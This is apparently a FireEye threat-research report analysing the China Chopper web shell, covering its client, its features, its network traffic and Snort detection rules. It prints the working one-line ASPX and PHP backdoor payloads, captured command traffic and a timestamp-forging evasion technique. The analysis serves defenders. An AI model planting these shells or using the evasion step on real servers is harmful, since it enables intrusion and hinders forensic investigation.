

The Little Malware That Could: Detecting and Defeating the China Chopper Web Shell

FireEye Labs Authors: Tony Lee, Ian Ahl and Dennis Hanzlik

Contents

Introduction	2
Components	2
Capabilities	7
Payload Attributes	11
Platform	14
Delivery Mechanism	16
Traffic Analysis	16
Detection	20
Conclusion	23
About FireEye	23

Introduction

China Chopper is an increasingly popular Web shell that packs a powerful punch into a small package. In the space of just 4 kilobytes, the Web shell offers file and database management, code obfuscation, and more—all in an easy-to-use graphical user interface that even novices can use.

Given its growing prevalence, especially among Chinese cybercriminals, China Chopper warrants much more exposure than it has received to date. Outside of an insightful blog post from security researcher Keith Tyler¹, little useful information on China Chopper is publically available.

To contribute something new to the public knowledge base—especially for those who happen to find the China Chopper server-side payload on one of their Web servers—FireEye studied the components, capabilities, payload attributes, and the detection rate of this 4 kilobyte menace.

This report describes the features that make China Chopper an increasingly popular tool for cyber attackers. And more important, the report explains how security professionals can better detect the Web shell through network traffic and on compromised systems.

Components

China Chopper is a simple backdoor in terms of components. It has two key components: the Web shell command-and-control (CnC) client binary and a text-based Web shell payload (server component). The text-based payload is so simple and short that an attacker could type it by hand right on the target server—no file transfer needed.

Web shell client

The Web shell client was originally available on www.maicaidao.com. FireEye advises against visiting that site now.

Web Shell (CnC) Client	MD5 Hash
caidao.exe	5001ef50c7e869253a7c152a638eab8a

Table 1: Original Web shell client with MD5 hash code

¹ Tyler's China Chopper post is available at http://informationonsecurity.blogspot.com/2012/11/china-chopper-webshell.html.

The client binary is packed with UPX and is 220,672 bytes in size, as shown in Figure 1.

WinHex - [5001ef50c7e869253a7c1																					17.1 📃	
File Edit Search Navigation View Tool	s Specialist Opti	ons Win	wob	Help																		
🗋 🖨 🖓 😭 🗽 👘 🙈 🖻	1017 AA A	26 36	曲	-	-	÷ •	⇒	2	}		m	P		√X ©	•	In the second	11		1			
File Egit	5001ef50c7e869	253a7c15	2a638	leab8a.e	xe																	
	Offset	0 1	2	3 4	1 5	6	2	•	9	λ	D	0	D	E	r					~		
	00000000	4D 5A														MZ			ÿÿ		[unregis	
	00000010	B8 00												00		n2	0		уу	-	5001ef50c7e869253a7c1 C:\Documents and Settin	
	00000020	00 00												00		·					c. to ocuments and seturi	35 040
	00000030	00 00												00							File size: 2	16 KB
	00000040	0E 1F												54		g '	t.	Т	tіть		220,672	
	00000050	69 73														is pro					DOS name: 5001EF~	1 EVE
	00000060	74 20												53		t be r					DOS name. SOUTER	I.EAE
	00000070	6D 6F												00		node.	s				Default Edit Mode	
	00000080	06 76						42								vI[B		à l	Вà			xiginal
	00000090	1C 35												EO		5ë A					Undo level:	
	000000A0	81 18	BD	08 54	1 17	E0	08	2D	08	EB	08	41	17	EO	08	1 K T					Undo reverses:	n/a
	000000B0	C1 0B	EE	08 41	17	E0	08	2D	08	EA	08	49	17	EO	80	Ái@	à -	ê	Ιà		OTIDO TOYOLOGO.	The d
	000000C0	2D 08	E4	08 41	17	E0	08	74	31	EB	08	41	17	EO	08	- ä @	à ti	1ë .	A à		Creation time: 06/06	/2013
	000000D0	74 31	E4	08 43	1 17	E0	08	42	17	E1	80	2F	14	E0	08	tlä Å	àВ	á.	/à		07:	50:30
	000000E0	AA 08	EB	08 65	5 17	E0	80	85	11	E6	80	43	17	E0	80	≟ëe	àI	æ	Сà		Last write time: 05/31.	/2012
	000000F0	52 69	63	68 43	2 17	E0	80	00	00	00	00	00	00	00	00	RichB	à					12:39
	00000100	00 00	00	00 00	00 0	00	00	00	00	00	00	00	00	00	00							
	00000110	50 45	00	00 40	01	03	00	1B	42	C3	4E	00	00	00	00	PE L	1	BÃN			Attributes:	A
	00000120	00 00	00	00 E	00 0	0F	01	0B	01	06	00	00	40	03	00	à			ø		Icons:	22
	00000130	00 20	00	00 00	0 A C	07	00	10	E8	θA	00	00	B0	07	00		i i	è	*		Mode: hexade	a disco al
	00000140	00 F0	0Å	00 00	00 0	40	00	00	10	00	00	00	02	00	00	ð	0					P 1252
	00000150	04 00	00	00 00	00 0	00	00	04	00	00	00	00	00	00	00						Offsets: hexade	
	00000160	00 10	0B	00 00	10	00	00	00	00	00	00	02	00	00	00							6=608
	00000170	00 00	10	00 00	10	00	00							00							Window #:	1
	00000180	00 00												00							No. of windows:	- 1
	00000190	48 OC												00		H ì	ł	5	Н		NO. OF WINDOWS.	
	000001A0	00 00												00							Clipboard: av	ailable
	000001B0	00 00												00								
	000001C0	00 00												00							TEMP folder: 40.8 G	
	000001D0	00 00												00							TVADMINE TVEDUALS TV	.i emp
	000001E0	00 00												00								
	000001F0	00 00												00					_	6		
	00000200	00 00						55									U	PX0				
	00000210	00 A0												00								
	00000220	00 00												00				_	l à			
	00000230	55 50														UPX1		9	•			
	00000240	00 34												00			à .					

The executable file compressor UPX unpacks the binary to reveal details hidden by the packer.

5001ef50c7e86	9253a7c152a63 er for eXecut 1996 - 2011	8eab8a.exe -o ables	\Desktop>upx −d decomp.exe o Molnar & John Reiser	Dec
File size	Ratio	Format	Name	
700416 <- Unpacked 1 fil	220672 31.5 .e.	1% win32/p	e decomp.exe	

Figure 1: Client binary viewed in WinHex

PEiD (a free tool for detecting packers, cryptors, and compilers found in PE executable files),² reveals that the unpacked client binary was written in Microsoft Visual C++ 6.0, as shown in Figure 2.

🕮 PEiD v0.95	
File: C:\Documents and Settin	ngs\Administrator\Desktop\decomp.exe
Entrypoint: 000659A8	EP Section: .text >
File Offset: 000659A8	First Bytes: 55,88,EC,6A >
Linker Info: 6.0	Subsystem: Win32 GUI >
Microsoft Visual C++ 6.0	
Multi Scan Task Viewer	Options About Exit
🔽 Stay on top	»» ->

Figure 2: PEiD reveals that the binary was written using Visual C++ 6.0

Because the strings are not encoded, examining them in the unpacked binary exposes how the backdoor communicates. Appearing in the strings are an intriguing reference to google.com.hk using the Chinese (simplified) language parameter (Figure 3) and references to the text "Chopper" (Figure 4).




Figure 3: Printable strings refer to www.google.com.hk

2 More information about PEiD is available at http://www.aldeid.com/wiki/PEiD.




Figure 4: References to Chopper in the client binary

In action, China Chopper is a menu-driven GUI full of convenient attack and "target-management" features. When opened, the client displays example shell entries that point to www.maicaidao.com, which originally hosted components of the Web shell.

To add a target, attackers right click within the client window, select **Add** from the menu and enter the target IP address, password, and encoding as shown in Figure 5.

				> = 🗖 🗙
				Thursday 2013-06-20
PHP http://192.168.3	??40 192.168.33.135		2013-06-14 08:50:55	Site Type Default
	??40 192.168.33.138		2013-06-14 08:49:58	Type1
MET http://www.maic	127.0.0.1	<t>AD0</t> 00	2013-06-06 23:43:56	Shortout Link
RSP http://www.maic	127.0.0.1	<t>ADO</t> DD	2013-06-06 07:50:34	
PHP http://www.maic	127.0.0.1	<t>MYSQL</t>	2013-06-06 07:50:34	
Add				
Search				
List Management				
Import database into currer	nt category		×	
C AddSHELL				
	tp://192.168.33.135/she	ll.php	Pass	
Config:				
	- T	arget		Password
Notes:	<i>(</i>)			
JD:	efault	▼ PHP(Eval) ▼ UTF-8	Add	
🗖 Ready				0.Default(5)

Figure 5: Picture of the China Chopper Web shell interface

Server-side Payload Component

But the client is only half of the remote access tool (RAT)—and not likely the part that would appear on a targeted network. Its communication relies on a payload in the form of a small Web application. This payload is available in a variety of languages such as ASP, ASPX, PHP, JSP, and CFM. Table 2 shows some of the original files available for download shown with their MD5 hashes.

Web Shell Payload	MD5 Hash
Customize.aspx	8aa603ee2454da64f4c70f24cc0b5e08
Customize.cfm	ad8288227240477a95fb023551773c84
Customize.jsp	acba8115d027529763ea5c7ed6621499

Table 2: Original China Chopper files, with MD5 hash codes³

Even though the MD5s are useful, this is a text-based payload that can be easily changed, resulting in a new MD5 hash. Here is an example of just one of China Chopper's text-based payloads (for more details, see "Payload Attributes" on Page 11):

ASPX:

<%@ Page Language="Jscript"%><%eval(Request.Item["password"],"unsafe");%>

In real-world use, "password" would be replaced with the actual password to be used in the client component when connecting to the Web shell.

3 Keith Tyler. "China Chopper Webshell - the 4KB that Owns your Web Server." November 2012.

Capabilities

The capabilities of both the payload and the client are impressive considering their size. The Web shell client contains a "Security Scan" feature, independent of the payload, that gives the attacker the ability to spider and use brute-force password guessing against authentication portals.

Security Scan www.maicai +		> = 🗆 🗙
(everse_jc) (ut18p://www.maicaidao.com/ (everse_jc) (ut18p://www.maicaidao.com/ (everse_jc, jc) (ut18p://www.maicaidao.com/ (picter) (ut	✓ Start	
(crack) (uk/thtp://St.odmin/) (lligs/HTP/1.1200 (dci:tk.tk) (crack) (uk/thp://st.odmin/) (lligs/HTP/1.1400 (dci:tk.tk) (crack) (uk/thp://www.maicaidae.com/?sr/) (lligs successfully) (dci:tk.tk)		

Figure 6: China Chopper provides a "Security Scan" feature

In addition to vulnerability hunting, China Chopper has excellent CnC features when combining the client and payload, include the following:

- File Management (File explorer)
- Database Management (DB client)
- Virtual Terminal (Command shell)

In China Chopper's main window, right-clicking one of the target URLs brings up a list of possible actions (see Figure 7).




Figure 7: Screenshot of the CnC client showing capabilities of the Web shell

File Management

Used as a RAT, China Chopper makes file management simple. Abilities include uploading and downloading files to and from the target, using the file-retrieval tool Wget⁴ to download files from the Web to the target. Attackers can also edit, delete, copy, and rename files—and even change their time stamp.




Figure 8: File management provides an easy-to-use menu that is activated by right-clicking on a file name

The **Modify the file time** option is a surprisingly effective stealth technique. Figure 9 shows the time stamps of the three files in the test directory before the Web shell modifies the time stamps. By default, Windows Explorer shows only the "Date Modified" field. Without the time stamp change, the Web shell easily stands out because it is newer than the other two files.

😂 C:\Inetpub\wwwroot							- D ×		
Eile Edit View Favorites Tools Help									
🔾 Back 👻 🕥 🗸 🏂 Search 🌔 Folders 🛛 🔊 🗙 🏹 🛄-									
Address 🗁 C:\Inetpub\www.root						-	> Go		
Name 🔺	Size	Туре	Date Created	Date Accessed	Date Modified	A	ttributes		
🜒 iisstart.htm	2 KB	Firefox Document	4/20/2009 6:59 AM	6/19/2013 9:43 PM	2/21/2003 6:48 PM	Α	1		
pagerror.gif	3 KB	GIF Image	4/20/2009 6:59 AM	6/19/2013 9:40 PM	2/21/2003 6:48 PM	A			
🗐 shellme.aspx	1 KB	ASPX File	6/6/2013 12:01 PM	6/19/2013 9:41 PM	6/6/2013 8:33 PM	A			
•							•		

Figure 9: IIS directory showing time stamps prior to the time modification

⁴ Wget is available at http://www.gnu.org/software/wget/.

Figure 10 shows the date of the file after the Web shell modifies the time stamp. The "Date Modified" value on the Web shell shows up as the same as the other two files. This is the default field displayed to users, so to the untrained eye it easily blends in—especially with many files in the directory.

C:\Inetpub\wwwroot Ele Edit Yew Fayorites Iools Help									
Beck v ② v ∲ Pedders 🔯 沙 🗙 🆃 📰 v									
Address 🔁 C:\Inetpub\www.ro	ot					🛨 🔁 Go			
Name 🔶	Size	Туре	Date Created	Date Accessed	Date Modified	Attribute:			
🖲 iisstart.htm	2 KB	Firefox Document	4/20/2009 6:59 AM	6/25/2013 2:51 PM	2/21/2003 6:48 PM	A			
pagerror.gif	3 KB	GIF Image	4/20/2009 6:59 AM	6/25/2013 2:51 PM	2/21/2003 6:48 PM	A			
🗐 shellme.aspx	1 KB	ASPX File	2/21/2003 6:48 PM	6/25/2013 2:56 PM	2/21/2003 6:48 PM	A			
						I			
•									

Figure 10: IIS directory showing time stamps after the time modification

Clever investigators may think that they can spot the suspicious file due to the creation date being changed to the same date as the modified date. But this is not necessarily anomalous. Additionally, even if the file is detected, the forensic timeline is skewed because the date that the attacker planted the file is no longer present. Finding the real date that the file was planted requires examining the Master File Table (MFT). After acquiring the MFT using FTK, EnCase, or other means, FireEye recommends using mftdump.⁵ Written by FireEye researcher Mike Spohn, mftdump is a great tool for extracting and analyzing file metadata.

Table 3 shows the time stamps pulled from the MFT for our Web shell file before and after the time stamps were modified. The "fn*" fields retain their original times, so some useful information remains.

Category	Pre-touch Match	Post-touch Match
siCreateTime (UTC)	6/6/2013 16:01	2/21/2003 22:48
siAccessTime (UTC)	6/20/2013 1:41	6/25/2013 18:56
siModTime (UTC)	6/7/2013 0:33	2/21/2003 22:48
siMFTModTime (UTC)	6/20/2013 1:54	6/25/2013 18:56
fnCreateTime (UTC)	6/6/2013 16:01	6/6/2013 16:01
fnAccessTime (UTC)	6/6/2013 16:03	6/6/2013 16:03
fnModTime (UTC)	6/4/2013 15:42	6/4/2013 15:42
fnMFTModTime (UTC)	6/6/2013 16:04	6/6/2013 16:04

Table 3: Time stamps from MFT

5 The mftdump tool is available at http://malware-hunters.net/all-downloads/.

Database Management

The database management functionality is impressive and helpful to the first-time user. Upon configuring the client, China Chopper provides example connection syntax.




Figure 11: Database management requires simple configuration parameters to connect

After connecting, China Chopper also provides useful SQL commands.




Figure 12: China Chopper's database management feature lets users interact with a database and even provides helpful prepopulated commands

Command Shell Access

Finally, China Chopper provides command shell access for OS-level interaction, further demonstrating its versatility.




Figure 13: Virtual terminal provides a command shell for OS interaction

Payload Attributes

China Chopper is stealthy due to a number of factors, including the following:

- Size
- Server-side content
- Client-side content
- AV detection rate (or lack thereof)

Size

Malicious and benign software usually suffers from the same principle: more features equals more code, which equals larger size. Considering how many features China Chopper offers, it is incredibly small—just 73 bytes for the ASPX version, or 4 kilobytes on disk (see Figure 14). Compare that to other Web shells such as Laudanum (619 bytes) or RedTeam Pentesting (8,527 bytes). China Chopper is so small and simple that an attacker could conceivably type the contents of the shell by hand.

shellme.aspx P	roperties	<u>? ×</u>
General Secu	urity Summary	
	shellme. aspx	
Type of file:	ASPX File	
Opens with:] Notepad	<u>C</u> hange
Location:	C:\inetpub\www.root	
Size:	73 bytes (73 bytes)	
Size on disk:	4.00 KB (4,096 bytes)	
Created:	Today, June 06, 2013, 12:01:	50 PM
Modified:	Today, June 06, 2013, 8:33:3	ЗРМ
Accessed:	Today, June 06, 2013, 8:33:3	I3 PM
Attributes:	🗖 <u>Bead-only</u> 🗖 <u>H</u> idden	Advanced
	OK Ca	ncel Apply

Figure 14: China Chopper file properties

Server-Side Content

The server-side content could easily be overlooked among the other files associated with a vanilla install of a complex application. The code does not look malicious—just odd.



Figure 15: The content of the file seems relatively benign, especially if with a safe-sounding word like "Security" as the shell password

Below are the contents of the Web shell for two of its varieties.

ASPX:

<<pre><%@ Page Language="Jscript"%><%eval(RequestItem["password"],"unsafe");%>

PHP:

<?php @eval(\$_POST['password']);?>

Client-Side Content

Because all of the code is server-side language that does not generate client-side code, browsing to the Web shell and viewing the source as a client reveals nothing.

192.168.33.138/shell.aspx ×	New-source:192.168.33.13€ × ■	_ O X
← → C 🗋 192.168.33.138/shell.aspx	← → C C view-source: 192.168.33.138/shell.aspx	☆ =
	1	
View	Source	

Figure 16: Viewing the source of the Web shell reveals nothing to the client

Anti-Virus Detection Rate

Running the Web shell through the virus-scanning website "No Virus Thanks" shows a detection rate of 0 out of 14, indicating that most, if not all, anti-virus tools would miss the Web shell on an infected system.

←	→ C 🗋 vscar	n <mark>novirusthar</mark>	n <mark>ks </mark> org/analysis/f.	2ac6532ca6220
	Date	2013-06-07 02:	39:18 (GMT 1)	
	File name	shellme-aspx		
	File size	73 bytes		
	MD5 hash	f2ac6532ca6220	Dea4cb1720b81e74007	
	SHA1 hash	74325800d1b94	199cfd09cd8902305e16d8b	bfe12
	Detection rate:	0 on 14 (0%)		
	Status:	CLEAN		
	Antivirus		Engine	Result
	i Asquared		5.1.0.3	-
	() Avast		5.0	-
	AVG 📲		10.0.0.1190	
	R _{Avira}		7.11.7.12	-
	BitDefender		7.0.0.2555	-
	ClamAV		0.97.4	-
	C Comodo		1.0	-
	DrWeb		5.0.2	-
	🖬 Fprot		6.0	-
	IkarusT3		T31001097	-
	🕑 Panda		10.0.3.0	-

Figure 17: Results of multiple anti-virus engine inspections showing China Chopper coming up clean The same holds true for VirusTotal. None of its 47 anti-virus engines flags China Chopper as malicious.

Edit View History Book	marks <u>T</u> ools <u>H</u> elp		
🔊 C 🗙 🏠	https://www.virustotal.com/en/file/c02c66dd2960c05e	cf9d05ace2a4a8d2cd8b2e2a5e76c0fff0c7dd904ct 🏠 🔹 🚺	Google
Community Statis		English Join our c	ommunity Sign in
File name: shelln Detection ratio: 0 / 47	i6dd2960c05ecf9d05ace2a4a8d2cd8b2e2a5e76c0ff0c ne.aspx		
Analysis 🔓 Additional	More de		
Analysis G Additional	More de		
ntivirus	information 😤 Comments 🕮 Votes	fals	
	information 😨 Comments 📅 Votes Result	tois Update	
ntivirus gnitum	information Comments Votes Result	Update 20130707	
ntivirus gnitum hnLab-V3	information S Comments Votes Result S S S S S S S S S S S S S S S S S S S	tesis Update 20130707 20130708	
ntivirus gnitum hnLab-V3 ntiVir	information To Comments To Votes	tesis Update 20130707 20130708 20130708 20130708	

Figure 18: Results of multiple AV engine inspections showing the Web shell comes up clean

Platform

China Chopper can run on any Web server capable of running JSP, ASP, ASPX, PHP, or CFM—the majority of Web application languages. China Chopper can also run transparently on both Windows and Linux. This OS and application flexibility make China Chopper an even more dangerous Web shell.

"Server-side Payload Component" on Page 5 showed China Chopper executing on a Windows 2003 IIS server using ASPX. Figure 19 shows it running on Linux with PHP. Here, the contents of the PHP version are just as minimalistic.




Figure 19: This command is all that it takes to run on Linux with PHP

While the available options differ depending on what platform China Chopper is running on, the file management features in Linux (see Figure 20) are similar to those in Windows.

27					🛨 🛩 List	Sunday 2013-06-09
192.168.33.135	Folder(22),File(3)	Name	Time	Size		* E Site Type Default
E C var		nedia 🧰	2013-06-05 11:02:35	4098	0766日	Type1
i www		iib 🔛	2012-08-10 18:52:08	12288	07650	E Calendar Reminder Check Update
🚞 media		i selinux	2009-12-05 16:55:28	4096	87650	Shortout Link
ib ib selinux		STV 🛅	Update Cache		07660	
		i bin	Clear the cache of the WebSite		07650	
🛅 bin		🚞 sys	WGET		07550	
🚞 sys		iost+fox	Upload		0700 0	
lost+found		i home	Delete		07650	
C home		proc	Сору		05550	
etc		🕳 🛅 eto	Rename		07650	-
	- C					
State of the local division in the local div	Contraction of the local division of the	No. of Lot of Lo	Modify the file time		NAME AND	CONTRACTOR OF THE OWNER OWNE

Figure 20: File browsing on a target system running Linux

The database client example shown in Figure 21 is MySQL instead of MS-SQL, but it offers many of the same capabilities.

	192	2.168.33.135	🕞 Calendar Reminder	+			> = 🗖 🗙
Cor	fig 🐙				± Execute	Sunday	2013-06-09
						🖃 🗖 Site Type	-
	Configur	e the database connection	information			×	
	Example:	<t>MYSQL</t> IKH>I	ocalhostII <u>root</u>	IKP>IKL>utf8		•	hinder
	Config:					~	odate
	Submit	<				>	

Figure 21: Database management from a target system running Linux

The virtual terminal looks familiar (Figure 22), but uses Linux commands instead of Windows because they are ultimately interpreted by the underlying operating system.

192.168.33.135	🕞 Calendar Remind	ler +		> = 🗖 🗙
				Sunday 2013-06-09
[*] Basic information [[/var/www/]s whoami www-data [/var/www/]s id ud=33(www-data) gid=33(www [/var/www/]\$	Linux DVDRAK 3.2.6 #1 SMP F w-data) groups=33(www-data)	ni Feb 17 10:40:05 EST 2012 i	-	Ste Type Default Type 1 Type 1 Calendar Reminder Collectar Reminder Shortout Link

Figure 22: Virtual terminal from a target system running Linux

Delivery Mechanism

China Chopper's delivery mechanism is flexible due to the size, format, and simplicity of the malware's payload. This small, text-based payload can be delivered using any of the following mechanisms:

- WebDAV file upload
- JBoss jmx-console or Apache Tomcat management pages (For more details on this attack vector, read FireEye consultant Tony Lee's explanation)⁶
- Remote exploit with a file drop
- Lateral propagation from other access

Traffic Analysis

After examining the server-side payload and the client used to control the Web shell, the next step to understanding China Chopper is observing its traffic. Having both the server and client components enables researchers to start a packet capture to view the contents of typical traffic. As shown in Figure 23, the client initiates the connection over TCP port 80 using the HTTP *POST* method.




Figure 23: A packet capture shows that the Web shell traffic is HTTP POST traffic over TCP port 80

6 Tony Lee. "Manually Exploiting Tomcat Manager." September 2012.

Because this is TCP traffic, researchers can "follow the TCP" stream in Wireshark, a popular open-source network-protocol analyzer that works in Unix and Windows.⁷ In Figure 24, the traffic in red at the top is from the attacker (Web client). The traffic shown in blue at the bottom is the response from the target (Web shell).

Follow TCP Stream	
Rream Content	
POST /shellme.aspx HTTP/1.1 Cache-Control: no-cache X-Forwarded-For: 81.47.81.45 Referer: http://192.168.33.138 Content-Type: application/x-www-form-urlencod User-Agent: Mozilla/4.0 (compatible; MSIE 6.0	ed ; Windows NT 5.1)
Host: 192.168.33.138 Content-Length: 1107 Connection: Close	Traffic from the attacker
Password-Response. white("-> "); var err:Except (System.Text.Encoding.GetEncoding(65001).GetS ('dmsy1GM9bm31FN5C3R]bs5EawFnbm9cdG1]cy5Qcm9 nLkd1dEvu729k3w5nk0r1MbAxk55H2x8TdH3pbmcou3]z XN0Lk102w4Db1nox110pKsk7dmFyG09bm231FN5C3R] bx002w0u5U8u18y2wFtUmVh2GvyLEv301N5C3R1b553Ty Fsc207ry552wRpcmv[dHNVW5K1rxNk15V0cV0PXgVdw 0rx303w5mb21]02MuQX3ndw1]bnR2P51vryA1k1N5C3R1 k55H2xRfH3pbmcou32ddytLkvbnZ1cn2uRa3vb1bhc NN0rx30kck7b3V0Pw1uu3RhbmRhcmRPdKrwdx27Ruk92S Sxm1025hvdx0uUmVh2FRVw85kckrRukuUmV12FPvRw5 {Response.wm1te("ERR0R:// "%2Berr.message);}R	tring(System.convert_ <u>FromBase645tring</u> j2xn2u3kncnsbmzvkFNS381D55012xn0LkvU729kaw5 dSvtLknvbnzlcnouknJvbUJhc2U2NFN0cmluzyh52xF1 S5EawFnbm32d5](59Cm9j2xn2xckrdrmFytG3Udpte 5tdHJ]vvL5zwFkZx17vy5vC2vTaGv5bEv42wN1dGU92m 7vy5szwkpcmvjdHnOvwSkvyclknZyb319dHJ1ztTlL1N b53UzxhOLkvUv29kaw5nLkd1dEvUr29kaw5nK0v1MDAX 2U2NFN0cmluzyh5zxF12xNOLk10zvL0htroy110pKtTlL 5tdGFu2GFy2Evycm9y02Uu22vc2UoKtT52xs kkCkpow%30%30"), unsafe");}catch(err) esponse.w1te("1~"; Response.End
<pre>%30%32HTTP/1.1 200 OK Connection: close Date: Thu, 06 Jun 2013 18:48:51 GMT Server: Microsoft-IIS/6.0 X-AspNet-version: 1.1.4322 Cache-Control: private Content-Type: text/html; charset=utf-8 Content-Length: 66 ->]nt authority\network service</pre>	Response from the target
[S] C:\Inetpub\wwwroot [E] <-	http://www.fireeye.com/blog/ wp-content/uploads/2013/08/imaqe0081.
Entire conversation (1681 bytes)	png Ctrl+Click to follow link
Eind Save As Print ASCII O EBC	DIC O Hex Dump O C Arrays O Raw
Help	Filter Out This Stream Close

Figure 24: After following the TCP stream, researchers can see that the majority of the attacker traffic is Base64 encoded

7 Wireshark is available at http://www.wireshark.org/.

As highlighted above, the majority of the attacker traffic appears to be Base64 encoded. This is not a problem though, because it can be easily decoded. Using the "TextWizard" feature of the free Fiddler Web debugger reveals what the attacker is sending.⁸

(Note: %3D is a URL-encoded representation of the equal sign ("="). Fiddler needs this to be converted to an equal sign for proper decoding.)

Raw attacker traffic:

<pre>Password=Response.Write("-> "); var err:Exception;try{eval(System.Text.Encoding.GetEncoding(65001).</pre>
GetString(System. Convert.FromBase64String ("dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdG1jcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3R lbS5UZXh0LkVuY29kaW5n
LkdldEVuY29kaW5nKDY1MDAxKS5HZXRTdHJpbmcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc 2U2NFN0cmluZyhSZXF1ZX
N0Lk102WlbInoxIl0pKSk7dmFyIGU9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXN zKCk7dmFyIG91dDpTeXN0 ZW0uSU8uU3RyZWFtUmVhZCVyLEVJO1N5c3RlbS5JTy5TdHJ1YW1SZWFkZXI7Yy5Vc2VTa
GVsbEV4ZWN1dGU9ZmFsc2 U7Yy5SZWRpcmVjdFN0YW5kYXJkT3V0cHV0PXRydWU7Yy5SZWRpcmVjdFN0YW5kYXJkRXJ
yb3I9dHJ12Tt1L1N0YXJ0 SW5mbz1j02MuQXJndW1lbnRzPSIvYyAiK1N5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY 29kaW5nKDY1MDAxKS5HZX
RTdHJpbmcoU31zdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF1ZXN0Lk10ZW1 bInoyI10pKTtlL1N0YXJ0
KCk7b3V0PWUuU3RhbmRhcmRPdXRwdXQ7RUk9ZS5TdGFuZGFyZEVycm9yO2UuQ2xvc2Uo KTtSZXNwb25zZS5Xcm10ZS
<pre>hvdXQuUmVh2FRvRW5kKCkrRUkuUmVh2FRvRW5kKCkpOw%3D%3D")),"unsafe");} catch(err){Response.Write ("ERROR:// "%2Berr.message);}Response.Write(" <-");Response.</pre>
End();&z1=Y21k&z2=Y2QgL2QgImM6 XGluZXRwdWJcd3d3cm9vdFwiJndob2FtaSZlY2hvIFtTXSZjZCZlY2hvIFtFXQ%3D%3D

As shown In Figure 25, the Fiddler Web debugger text wizard easily converts the raw traffic from Base64 to plain text.




Figure 25: Fiddler Web debugger decodes the Base64 traffic

8 Fiddler is available at http://fiddler2.com/.

The decoded traffic presents something more readable. But the Base64-decoded traffic shows an attempt to decode more Base64 traffic stored as "z1" and "z2." The attacker traffic shows z1 and z2 parameters immediately after the end of the "Password" parameter.

The Base64-encoded parameters z1 and z2 are highlighted in the following output:

&z1=Y21k&z2=Y2QgL2QgImM6XGluZXRwdWJcd3d3cm9vdFwiJndob2FtaSZlY2hvIFtTXSZ jZCZlY2hvIFtFXQ%3D%3D

Base64-decoded parameters z1 and z2:

z1=cmdz2=cd /d "c:\inetpub\wwwroot\"&whoami&echo [S]&cd&echo [E]

This code explains how the client communicates with the shell. The "Password" parameter passes the code to the payload to be executed. The z1 is cmd, and z2 contains the arguments to the command prompt sent via cmd /c. All output is sent to standard output (stdout) back to the attacker, which creates the following response to the whoami command and the present working directory:

->|nt authority\network service[S]C:\Inetpub\wwwroot[E]|<-

Detection

Understanding the contents of China Chopper and what its traffic looks like allows researchers to detect this pest both at the network and the host level.

Network

With a standard Snort⁹ IDS in place, this traffic can be caught with relative ease. Keith Tyler provides the following basic IDS signature in his previously cited China Chopper blog post:¹⁰

alert tcp any any -> any 80 (sid:900001; content:"base64 decode"; http_client_body;flow:to_server,established; content:"POST"; nocase; http_method; ;msg:"Webshell Detected Apache";)

To reduce false positives, tighten the Snort IDS signature to focus on China Chopper by looking for contents of "FromBase64String" and "z1" as follows:

alert tcp \$EXTERNAL_NET any -> \$HTTP_SERVERS \$HTTP_PORTS
(msg: "China Chopper with first Command Detected";
flow:to_server,established; content: "FromBase64String";
content: "z1"; content: "POST"; nocase;http_method;
reference:url,http://www.fireeye.com/blog/technical/botnet-activitiesresearch/2013/08/
breaking-down-the-china-chopper-web-shell-part-i.html;
classtype:web-application-attack; sid: 900000101;)

The following IDS signature looks for content of "FromBase64String" and any combination of "z" followed by one to three digits—it would find "z1", "z10", or "z100" for example. The idea: if the first command (z1) is missed, the signature still catches subsequent commands.

